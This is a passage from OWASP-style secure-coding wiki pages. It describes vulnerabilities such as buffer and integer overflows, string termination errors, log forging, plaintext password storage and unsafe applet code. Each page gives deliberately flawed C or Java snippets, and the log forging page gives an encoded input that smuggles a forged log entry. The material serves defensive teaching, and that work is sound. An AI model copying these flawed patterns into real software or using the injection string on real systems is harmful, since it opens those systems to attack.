Under normal conditions the following C# code executes a database query, processes the results returned by the database, and closes the allocated `SqlConnection` object. But if an exception occurs while executing the SQL or processing the results, the `SqlConnection` object is not closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

```
...
SqlConnection conn = new SqlConnection(connString);
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn;
conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
...
```

### Example 3:

The following C function does not close the file handle it opens if an error occurs. If the process is long-lived, the process can run out of file handles.

```
int decodeFile(char* fName)
{
    char buf[BUF_SZ];
    FILE* f = fopen(fName, "r");
    if (!f) {
        printf("cannot open %s\n", fName);
        return DECODE_FAIL;
    } else {
        while (fgets(buf, BUF_SZ, f)) {
            if (!checkChecksum(buf)) {
                return DECODE_FAIL;
            } else {
                decodeBlock(buf);
            }
        }
        fclose(f);
        return DECODE_SUCCESS;
    }
}
```

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

#### POOR LOGGING PRACTICE: LOGGER NOT DECLARED STATIC FINAL

{{Template:Vulnerability}}

{{Template:Fortify}}

#### ABSTRACT

Loggers should be declared to be static and final.

## DESCRIPTION

It is good programming practice to share a single logger object between all of the instances of a particular class and to use the same logger for the duration of the program.

## EXAMPLES

The following statement errantly declares a non-static logger.

```
private final Logger logger =  
    Logger.getLogger(MyClass.class);
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Logging and Auditing Vulnerability]]

QUEBRA

## POOR LOGGING PRACTICE: MULTIPLE LOGGERS

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

It is a poor logging practice to use multiple loggers rather than logging levels in a single class.

## DESCRIPTION

Good logging practice dictates the use of a single logger that supports different logging levels for each class.

## EXAMPLES

The following code errantly declares multiple loggers.

```

public class MyClass {
    private final static Logger good =
        Logger.getLogger(MyClass.class);
    private final static Logger bad =
        Logger.getLogger(MyClass.class);
    private final static Logger ugly =
        Logger.getLogger(MyClass.class);
    ...
}

```

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Logging and Auditing Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## POOR LOGGING PRACTICE: USE OF A SYSTEM OUTPUT STREAM

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Using System.out or System.err rather than a dedicated logging facility makes it difficult to monitor the behavior of the program. It can also cause log messages accidentally returned to the end users, revealing internal information to attackers.

### DESCRIPTION

### EXAMPLE

The first Java program that a developer learns to write often looks like this:

```

public class MyClass
public static void main(String[] args) {
    System.out.println("hello world");
}

```

```
}  
}
```

While most programmers go on to learn many nuances and subtleties about Java, a surprising number hang on to this first lesson and never give up on writing messages to standard output using `System.out.println()`.

The problem is that writing directly to standard output or standard error is often used as an unstructured form of logging. Structured logging facilities provide features like logging levels, uniform formatting, a logger identifier, timestamps, and, perhaps most critically, the ability to direct the log messages to the right place. When the use of system output streams is jumbled together with the code that uses loggers properly, the result is often a well-kept log that is missing critical information. In addition, using system output streams can also cause log messages accidentally returned to end users, revealing application internal information to attackers.

Developers widely accept the need for structured logging, but many continue to use system output streams in their "pre-production" development. If the code you are reviewing is past the initial phases of development, use of `System.out` or `System.err` may indicate an oversight in the move to a structured logging system.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Logging and Auditing Vulnerability]]

QUEBRA

## SYSTEM INFORMATION LEAK: MISSING CATCH BLOCK

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

If a Servlet fails to catch all exceptions, it may reveal debugging information that will help an adversary form a plan of attack.

## DESCRIPTION

When a Servlet throws an exception, the default error response the Servlet container sends back to the user typically includes debugging information. This information is of great value to an attacker. For example, a stack trace might show the attacker a malformed SQL query string, the type of database being used, and the version of the application container. This information enables the attacker to target known vulnerabilities in these components.

## EXAMPLES

### Example 1

In the following method a DNS lookup failure will cause the Servlet to throw an exception.

```
protected void doPost (HttpServletRequest req,
    HttpServletResponse res)
    throws IOException {
    String ip = req.getRemoteAddr();
    InetAddress addr = InetAddress.getByName(ip);
    ...
    out.println("hello " + addr.getHostName());
}
```

### Example 2

The following method will throw a NullPointerException if the parameter "name" is not part of the request.

```
protected void doPost (HttpServletRequest req,
    HttpServletResponse res)
    throws IOException {
    String name = getParameter("name");
    ...
    out.println("hello " + name.trim());
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

A good error handling mechanism always tries to capture all exceptions and returns a generic error message that does not reveal any details about the error and the application. Depending on the platform and container the application is running on, there can be different options.

- Set a generic custom error page for all unhandled exceptions at the container level. (Normally, this is set in the configuration file.) The generic custom error page should have a simple error message that does not reveal any details about the exception happened.
  - In ASP.NET, it is the customError tag in the web.config file
- Use an global error handler to capture all unhandled exceptions.
  - In ASP.NET, it is the Application\_Error sub in the global.asax file.

- Handle the error in the page level
  - In ASP.NET, it is the Page\_Error sub on the aspx page or associated codebehind page

## CATEGORIES

[[Category:Error Handling Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Servlet]]

QUEBRA

## UNSAFE MOBILE CODE: ACCESS VIOLATION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program violates secure coding principles for mobile code by returning a private array variable from a public access method.

## DESCRIPTION

Returning a private array variable from a public access method allows the calling code to modify the contents of the array, effectively giving the array public access and contradicting the intentions of the programmer who made it private.

For more details about what is mobile code and its security concerns, please see [[Category:Unsafe Mobile Code]].

## EXAMPLES

The following Java Applet code mistakenly returns a private array variable from a public access method.

```
public final class urlTool extends Applet {
    private URL[] urls;
    public URL[] getURLs() {
        return urls;
    }
    ...
}
```



## RELATED PRINCIPLES

[[Use encapsulation]]

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Unsafe Mobile Code]]

QUEBRA

## UNSAFE MOBILE CODE: INNER CLASS

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program violates secure coding principles for mobile code by making use of an inner class.

## DESCRIPTION

Inner classes quietly introduce several security concerns because of the way they are translated into Java bytecode. In Java source code, it appears that an inner class can be declared to be accessible only by the enclosing class, but Java bytecode has no concept of an inner class, so the compiler must transform an inner class declaration into a peer class with package level access to the original outer class. More insidiously, since an inner class can access private fields in their enclosing class, once an inner class becomes a peer class in bytecode, the compiler converts private fields accessed by the inner class into protected fields.

For more details about mobile code and its security concerns, please see [[Category:Unsafe Mobile Code]].

## EXAMPLES

The following Java Applet code mistakenly makes use of an inner class.

```
public final class urlTool extends Applet {  
    private final class urlHelper {  
        ...  
    }  
    ...  
}
```

## RELATED PRINCIPLES

[[Use encapsulation]]

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:Unsafe Mobile Code]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## UNSAFE MOBILE CODE: PUBLIC FINALIZE() METHOD

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program violates secure coding principles for mobile code by declaring a `finalize()` method public.

## DESCRIPTION

A program should never call `finalize` explicitly, except to call `super.finalize()` inside an implementation of `finalize()`. In mobile code situations, the otherwise error prone practice of manual garbage collection can become a security

threat if an attacker can maliciously invoke one of your `finalize()` methods because it is declared with public access. If you are using `finalize()` as it was designed, there is no reason to declare `finalize()` with anything other than protected access.

For more details about mobile code and its security concerns, please see [\[\[Category:Unsafe Mobile Code\]\]](#).

## EXAMPLES

The following Java Applet code mistakenly declares a public `finalize()` method.

```
public final class urlTool extends Applet {
    public void finalize() {
        ...
    }
    ...
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[\[\[Category:Code Quality Vulnerability\]\]](#)

[\[\[Category:Access Control Vulnerability\]\]](#)

[\[\[Category:Unsafe Mobile Code\]\]](#)

[\[\[Category:Java\]\]](#)

[\[\[Category:Implementation\]\]](#)

[\[\[Category:Code Snippet\]\]](#)

QUEBRA

## CATEGORY:UNSAFE MOBILE CODE

This category is for tagging vulnerabilities associated with mobile code.

Mobile code, such as a Java Applet, is code that is transmitted across a network and executed on a remote machine. Because mobile code developers have little if any control of the environment in which their code will execute, special security concerns become relevant. One of the biggest environmental threats results from the risk that the mobile code will run side-by-side with other, potentially malicious, mobile code. Because all of the popular web browsers execute code from multiple sources together in the same JVM, many of the security guidelines for mobile code are focused on preventing manipulation of your objects' state and behavior by adversaries who have access to the same virtual machine where your program is running.

{{Template:Fortify}}

[[Category:Vulnerability]]

QUEBRA

## UNSAFE MOBILE CODE: DANGEROUS ARRAY DECLARATION

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The program violates secure coding principles for mobile code by declaring an array public, final and static.

### DESCRIPTION

In most cases an array declared public, final and static is a bug. Because arrays are mutable objects, the final constraint requires that the array object itself be assigned only once, but makes no guarantees about the values of the array elements. Since the array is public, a malicious program can change the values stored in the array. In most situations the array should be made private.

For more details about mobile code and its security concerns, please see [[Category:Unsafe Mobile Code]].

### EXAMPLES

The following Java Applet code mistakenly declares an array public, final and static.

```
public final class urlTool extends Applet {  
    public final static URL[] urls;  
    ...  
}
```

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:Unsafe Mobile Code]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## UNSAFE MOBILE CODE: DANGEROUS PUBLIC FIELD

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The program violates secure coding principles for mobile code by declaring a member variable public but not final.

### DESCRIPTION

All public member variables in an Applet and in classes used by an Applet should be declared final to prevent an attacker from manipulating or gaining unauthorized access to the internal state of the Applet.

For more details about mobile code and its security concerns, please see [[Category:Unsafe Mobile Code]].

### EXAMPLES

The following Java Applet code mistakenly declares a member variable public but not final.

```
public final class urlTool extends Applet {  
    public URL url;  
    ...  
}
```

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:Unsafe Mobile Code]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

## PASSWORD PLAINTEXT STORAGE

{{Template:Vulnerability}}

### ABSTRACT

Storing a password in plaintext may result in a system compromise.

### DESCRIPTION

Password management issues occur when a password is stored in plaintext in an application's properties or configuration file. A programmer can attempt to remedy the password management problem by obscuring the password with an encoding function, such as base 64 encoding, but this effort does not adequately protect the password.

Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource. Developers sometimes believe that they cannot defend the application from someone who has access to the configuration, but this attitude makes an attacker's job easier. Good password management guidelines require that a password never be stored in plaintext.

### EXAMPLES

The following code reads a password from a properties file and uses the password to connect to a database.

```
...
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
String password = prop.getProperty("password");
DriverManager.getConnection(url, usr, password);
...
```

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Password Management Countermeasure]]

### CATEGORIES

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category>Password Management Vulnerability]]

{{Template:Fortify}}

QUEBRA

## BUFFER OVERFLOW

{{Template:Vulnerability}}

### ABSTRACT

Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.

### DESCRIPTION

Buffer overflow is probably the best known form of software security vulnerability. Most software developers know what a buffer overflow vulnerability is, but buffer overflow attacks against both legacy and newly-developed applications are still quite common. Part of the problem is due to the wide variety of ways buffer overflows can occur, and part is due to the error-prone techniques often used to prevent them.

Buffer overflows are not easy to discover and even when one is discovered, it is generally extremely difficult to exploit. Nevertheless, attackers have managed to identify buffer overflows in a staggering array of products and components.

In a classic buffer overflow exploit, the attacker sends data to a program, which it stores in an undersized stack buffer. The result is that information on the call stack is overwritten, including the function's return pointer. The data sets the value of the return pointer so that when the function returns, it transfers control to malicious code contained in the attacker's data.

Although this type of stack buffer overflow is still common on some platforms and in some development communities, there are a variety of other types of buffer overflow, including [\[\[heap overflow|Heap buffer overflow\]\]](#) and [\[\[Off-by-one Error\]\]](#) among others. Another very similar class of flaws is known as [\[\[Format string attack\]\]](#). There are a number of excellent books that provide detailed information on how buffer overflow attacks work, including [Building Secure Software](#) [1], [Writing Secure Code](#) [2], and [The Shellcoder's Handbook](#) [3].

At the code level, buffer overflow vulnerabilities usually involve the violation of a programmer's assumptions. Many memory manipulation functions in C and C++ do not perform bounds checking and can easily overwrite the allocated bounds of the buffers they operate upon. Even bounded functions, such as `strncpy()`, can cause vulnerabilities when used incorrectly. The combination of memory manipulation and mistaken assumptions about the size or makeup of a piece of data is the root cause of most buffer overflows.

Buffer overflow vulnerabilities typically occur in code that:

- Relies on external data to control its behavior
- Depends upon properties of the data that are enforced outside of the immediate scope of the code
- Is so complex that a programmer cannot accurately predict its behavior

### Buffer Overflow and Web Applications

Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code – effectively taking over the machine.

Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself. Buffer overflows found in widely used server products are likely to become widely known and can pose a significant risk to users of these products. When web applications use libraries, such as a graphics library to generate images, they open themselves to potential buffer overflow attacks.

Buffer overflows can also be found in custom web application code, and may even be more likely given the lack of scrutiny that web applications typically go through. Buffer overflow flaws in custom web applications are less likely to be detected because there will normally be far fewer hackers trying to find and exploit such flaws in a specific application. If discovered in a custom application, the ability to exploit the flaw (other than to crash the application) is significantly reduced by the fact that the source code and detailed error messages for the application are normally not available to the hacker.

## ENVIRONMENTS AFFECTED

Almost all known web servers, application servers, and web application environments are susceptible to buffer overflows, the notable exception being environments written in interpreted languages like Java or Python, which are immune to these attacks (except for overflows in the Interpreter itself).

## EXAMPLES

### Example 1.a

The following sample code demonstrates a simple buffer overflow that is often caused by the first scenario in which the code relies on external data to control its behavior. The code uses the `gets()` function to read an arbitrary amount of data into a stack buffer. Because there is no way to limit the amount of data read by this function, the safety of the code depends on the user to always enter fewer than `BUFSIZE` characters.

```
...
char buf[BUFSIZE];
gets(buf);
...
```

### Example 1.b

This example shows how easy it is to mimic the unsafe behavior of the `gets()` function in C++ by using the `>>` operator to read input into a `char[]` string.

```
...
char buf[BUFSIZE];
cin >> (buf);
...
```

### Example 2

The code in this example also relies on user input to control its behavior, but it adds a level of indirection with the use of the bounded memory copy function `memcpy()`. This function accepts a destination buffer, a source buffer,



and the number of bytes to copy. The input buffer is filled by a bounded call to `read()`, but the user specifies the number of bytes that `memcpy()` copies.

```
...
char buf[64], in[MAX_SIZE];
printf("Enter buffer contents:\n");
read(0, in, MAX_SIZE-1);
printf("Bytes to copy:\n");
scanf("%d", &bytes);
memcpy(buf, in, bytes);
...
```

'''Note:''' This type of buffer overflow vulnerability (where a program reads data and then trusts a value from the data in subsequent memory operations on the remaining data) has turned up with some frequency in image, audio, and other file processing libraries.

### Example 3

This is an example of the second scenario in which the code depends on properties of the data that are not verified locally. In this example a function named `lccopy()` takes a string as its argument and returns a heap-allocated copy of the string with all uppercase letters converted to lowercase. The function performs no bounds checking on its input because it expects `str` to always be smaller than `BUFSIZE`. If an attacker bypasses checks in the code that calls `lccopy()`, or if a change in that code makes the assumption about the size of `str` untrue, then `lccopy()` will overflow `buf` with the unbounded call to `strcpy()`.

```
char *lccopy(const char *str) {
char buf[BUFSIZE];
char *p;
strcpy(buf, str);
for (p = buf; *p; p++) {
if (isupper(*p)) {
*p = tolower(*p);
}
}
return strdup(buf);
}
```

### Example 4

The following code demonstrates the third scenario in which the code is so complex its behavior cannot be easily predicted. This code is from the popular libPNG image decoder, which is used by a wide array of applications, including Mozilla and some versions of Internet Explorer.

The code appears to safely perform bounds checking because it checks the size of the variable length, which it later uses to control the amount of data copied by `png_crc_read()`. However, immediately before it tests length, the code performs a check on `png_ptr->mode`, and if this check fails a warning is issued and processing continues. Because length is tested in an else if block, length would not be tested if the first check fails, and is used blindly in the call to `png_crc_read()`, potentially allowing a stack buffer overflow.

Although the code in this example is not the most complex we have seen, it demonstrates why complexity should be minimized in code that performs memory operations.

```
if (!(png_ptr->mode & PNG_HAVE_PLTE)) {
/* Should be an error, but we can cope with it */
png_warning(png_ptr, "Missing PLTE before tRNS");
}
else if (length > (png_uint_32)png_ptr->num_palette) {
```

```

png_warning(png_ptr, "Incorrect tRNS chunk length");
png_crc_finish(png_ptr, length);
return;
}
...
png_crc_read(png_ptr, readbuf, (png_size_t)length);

```

## Example 5

This example also demonstrates the third scenario in which the program's complexity exposes it to buffer overflows. In this case, the exposure is due to the ambiguous interface of one of the functions rather the structure of the code (as was the case in the previous example).

The `getUserInfo()` function takes a username specified as a multibyte string and a pointer to a structure for user information, and populates the structure with information about the user. Since Windows authentication uses Unicode for usernames, the username argument is first converted from a multibyte string to a Unicode string. This function then incorrectly passes the size of `unicodeUser` in bytes rather than characters. The call to `MultiByteToWideChar()` may therefore write up to  $(UNLEN+1)*sizeof(WCHAR)$  wide characters, or  $(UNLEN+1)*sizeof(WCHAR)*sizeof(WCHAR)$  bytes, to the `unicodeUser` array, which has only  $(UNLEN+1)*sizeof(WCHAR)$  bytes allocated. If the username string contains more than `UNLEN` characters, the call to `MultiByteToWideChar()` will overflow the buffer `unicodeUser`.

```

void getUserInfo(char *username, struct _USER_INFO_2 info){
    WCHAR unicodeUser[UNLEN+1];
    MultiByteToWideChar(CP_ACP, 0, username, -1,
        unicodeUser, sizeof(unicodeUser));
    NetUserGetInfo(NULL, unicodeUser, 2, (LPBYTE *)&info);
}

```

## HOW TO DETERMINE IF YOU ARE VULNERABLE

For server products and libraries, keep up with the latest bug reports for the products you are using. For custom application software, all code that accepts input from users via the HTTP request must be reviewed to ensure that it can properly handle arbitrarily large input.

## HOW TO PROTECT YOURSELF

Keep up with the latest bug reports for your web and application server products and other products in your Internet infrastructure. Apply the latest patches to these products. Periodically scan your web site with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications.

For your custom application code, you need to review all code that accepts input from users via the HTTP request and ensure that it provides appropriate size checking on all such inputs. This should be done even for environments that are not susceptible to such attacks as overly large inputs that are uncaught may still cause denial of service or other operational problems.

## RELATED THREATS

## RELATED ATTACKS

[[Format string attack]]

## RELATED VULNERABILITIES

- [[Heap overflow|Heap buffer overflow]]
- [[Off-by-one Error]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

## REFERENCES

- [1] R.P. Abbott, J. S. Chin, J.E. Donnelley, W.L. Konigsford, S. Tokubo, and D.A. Webb. Security Analysis and Enhancements of Computer Operating Systems. NBSIR 76-1041, National Bureau of Standards, ICST, Washington, D.C., 1976.
- [2] T. Aslam. A Taxonomy of Security Faults in the Unix Operating System. Master's Thesis, Purdue University, 1995.
- [3] R. Bisbey and D. Hollingworth. Protection Analysis Project Final Report. ISI/RR-78-13, DTIC AD A056816, USC/Information Sciences Institute, 1978.
- [4] [[Category:OWASP Guide Project|OWASP Guide Project]] to Building Secure Web Applications and Web Services, Chapter 8: Data Validation
- [5] Aleph One, "Smashing the Stack for Fun and Profit", <http://www.insecure.org/stf/smashstack.txt>
- [6] Mark Donaldson, "Inside the Buffer Overflow Attack: Mechanism, Method, & Prevention", [http://www.sans.org/reading\\_room/whitepapers/securecode/386.php](http://www.sans.org/reading_room/whitepapers/securecode/386.php)

{{Template:Fortify}}

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Security Focus Area]]

QUEBRA

## INTEGER OVERFLOW

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Not accounting for integer overflow can result in logic errors or buffer overflow.

## DESCRIPTION

Integer overflow errors occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value. These errors often cause problems in memory allocation functions, where user input intersects with an implicit conversion between signed and unsigned values. If an attacker can cause the program to under-allocate memory or interpret a signed value as an unsigned value in a memory operation, the program may be vulnerable to a buffer overflow.

## EXAMPLES

### Example 1

The following code excerpt from OpenSSH 3.3 demonstrates a classic case of integer overflow:

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
```

If `nresp` has the value 1073741824 and `sizeof(char*)` has its typical value of 4, then the result of the operation `nresp*sizeof(char*)` overflows, and the argument to `xmalloc()` will be 0. Most `malloc()` implementations will happily allocate a 0-byte buffer, causing the subsequent loop iterations to overflow the heap buffer `response`.

### Example 2

This example processes user input comprised of a series of variable-length structures. The first 2 bytes of input dictate the size of the structure to be processed.

```
char* processNext(char* strm) {
    char buf[512];
    short len = *(short*) strm;
    strm += sizeof(len);
    if (len <= 512) {
        memcpy(buf, strm, len);
        process(buf);
        return strm + len;
    } else {
        return -1;
    }
}
```

The programmer has set an upper bound on the structure size: if it is larger than 512, the input will not be processed. The problem is that `len` is a signed integer, so the check against the maximum structure length is done with signed integers, but `len` is converted to an unsigned integer for the call to `memcpy()`. If `len` is negative, then it will appear that the structure has an appropriate size (the if branch will be taken), but the amount of memory copied by `memcpy()` will be quite large, and the attacker will be able to overflow the stack with data in `strm`.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

[[Buffer overflow]]

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Implementation]]

[[Category:C]]

[[Category:Code Snippet]]

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## LOG FORGING

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Writing unvalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs.

## DESCRIPTION

Log forging vulnerabilities occur when:

- Data enters an application from an untrusted source.
- The data is written to an application or system log file.

Applications typically use log files to store a history of events or transactions for later review, statistics gathering, or debugging. Depending on the nature of the application, the task of reviewing log files may be performed manually on an as-needed basis or automated with a tool that automatically culls logs for important events or trending information.

Interpretation of the log files may be hindered or misdirected if an attacker can supply data to the application that is subsequently logged verbatim. In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. A more subtle attack might involve skewing the log file statistics. Forged or otherwise, corrupted log

files can be used to cover an attacker's tracks or even to implicate another party in the commission of a malicious act [1]. In the worst case, an attacker may inject code or other commands into the log file and take advantage of a vulnerability in the log processing utility [2].

## EXAMPLES

The following web application code attempts to read an integer value from a request object. If the value fails to parse as an integer, then the input is logged with an error message indicating what happened.

```
...
String val = request.getParameter("val");
try {
    int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
    log.info("Failed to parse val = " + val);
}
...
```

If a user submits the string "twenty-one" for val, the following entry is logged:

```
INFO: Failed to parse val=twenty-one
```

However, if an attacker submits the string "twenty-one%0a%0aINFO:+User+logged+out%3dbadguy", the following entry is logged:

```
INFO: Failed to parse val=twenty-one
INFO: User logged out=badguy
```

Clearly, attackers can use this same mechanism to insert arbitrary log entries.

## RELATED THREATS RELATED ATTACKS

[[Cross-site scripting]]

[[XSS Attacks]]

## RELATED VULNERABILITIES RELATED COUNTERMEASURES

[:Category:Input Validation]]

## REFERENCES

- [1] A. Muffet. The night the log was forged. [http://doc.novsu.ac.ru/oreilly/tcpip/puis/ch10\\_05.htm](http://doc.novsu.ac.ru/oreilly/tcpip/puis/ch10_05.htm).
- [2] G. Hoglund and G. McGraw. Exploiting Software: How to Break Code. Addison-Wesley, February 2004.

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Logging and Auditing Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## MISSING XML VALIDATION

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Failure to enable validation when parsing XML gives an attacker the opportunity to supply malicious input.

### DESCRIPTION

Most successful attacks begin with a violation of the programmer's assumptions. By accepting an XML document without validating it against a DTD or XML schema, the programmer leaves a door open for attackers to provide unexpected, unreasonable, or malicious input. It is not possible for an XML parser to validate all aspects of a document's content; a parser cannot understand the complete semantics of the data. However, a parser can do a complete and thorough job of checking the document's structure and therefore guarantee to the code that processes the document that the content is well-formed.

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

[[Category:Input Validation]]

### CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:XML]]

QUEBRA

## STRING TERMINATION ERROR

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Relying on proper string termination may result in a buffer overflow.

## DESCRIPTION

String termination errors occur when:

- Data enters a program via a function that does not null terminate its output.
- The data is passed to a function that requires its input to be null terminated.

## EXAMPLES

### Example 1

The following code reads from `cfgfile` and copies the input into `inputbuf` using `strcpy()`. The code mistakenly assumes that `inputbuf` will always contain a NULL terminator.

```
#define MAXLEN 1024
...
char *pathbuf[MAXLEN];
...
read(cfgfile, inputbuf, MAXLEN); //does not null terminate
strcpy(pathbuf, input_buf); //requires null terminated input
...
```

The code in Example 1 will behave correctly if the data read from `cfgfile` is null terminated on disk as expected. But if an attacker is able to modify this input so that it does not contain the expected NULL character, the call to `strcpy()` will continue copying from memory until it encounters an arbitrary NULL character. This will likely overflow the destination buffer and, if the attacker can control the contents of memory immediately following `inputbuf`, can leave the application susceptible to a buffer overflow attack.

### Example 2

In the following code, `readlink()` expands the name of a symbolic link stored in the buffer `path` so that the buffer `filename` contains the absolute path of the file referenced by the symbolic link. The length of the resulting value is then calculated using `strlen()`.

```
...
char buf[MAXPATH];
...
readlink(path, buf, MAXPATH);
int length = strlen(filename);
...
```

The code in Example 2 will not behave correctly because the value read into `buf` by `readlink()` will not be null terminated. In testing, vulnerabilities like this one might not be caught because the unused contents of `buf` and the memory immediately following it may be NULL, thereby causing `strlen()` to appear as if it is behaving correctly. However, in the wild `strlen()` will continue traversing memory until it encounters an arbitrary NULL character on



the stack, which results in a value of length that is much larger than the size of buf and may cause a buffer overflow in subsequent uses of this value.

Traditionally, strings are represented as a region of memory containing data terminated with a NULL character. Older string-handling methods frequently rely on this NULL character to determine the length of the string. If a buffer that does not contain a NULL terminator is passed to one of these functions, the function will read past the end of the buffer.

Malicious users typically exploit this type of vulnerability by injecting data with unexpected size or content into the application. They may provide the malicious input either directly as input to the program or indirectly by modifying application resources, such as configuration files. In the event that an attacker causes the application to read beyond the bounds of a buffer, the attacker may be able use a resulting buffer overflow to inject and execute arbitrary code on the system.

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

[[Buffer overflow]]

#### RELATED COUNTERMEASURES

[:Category:Input Validation]]

#### CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:C]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

#### STRUTS: FORM DOES NOT EXTEND VALIDATION CLASS

{{Template:Vulnerability}}

{{Template:Fortify}}

#### ABSTRACT

All Struts forms should extend a Validator class.

## DESCRIPTION

In order to use the Struts Validator, a form must extend one of the following:

```
ValidatorForm  
ValidatorActionForm  
DynaValidatorActionForm  
DynaValidaorForm.
```

You must extend one of these classes because the Struts Validator ties in to your application by implementing the `validate()` method in these classes.

Forms derived from the following classes cannot use the Struts Validator:

```
ActionForm  
DynaActionForm
```

Bypassing the validation framework for a form exposes the application to numerous types of attacks. Unchecked input is the root cause of vulnerabilities like cross-site scripting, process control, and SQL injection. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## UNCHECKED RETURN VALUE: MISSING CHECK AGAINST NULL

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Ignoring a method's return value can cause the program to overlook unexpected states and conditions.

## DESCRIPTION

Just about every serious attack on a software system begins with the violation of a programmer's assumptions. After the attack, the programmer's assumptions seem flimsy and poorly founded, but before an attack many programmers would defend their assumptions well past the end of their lunch break.

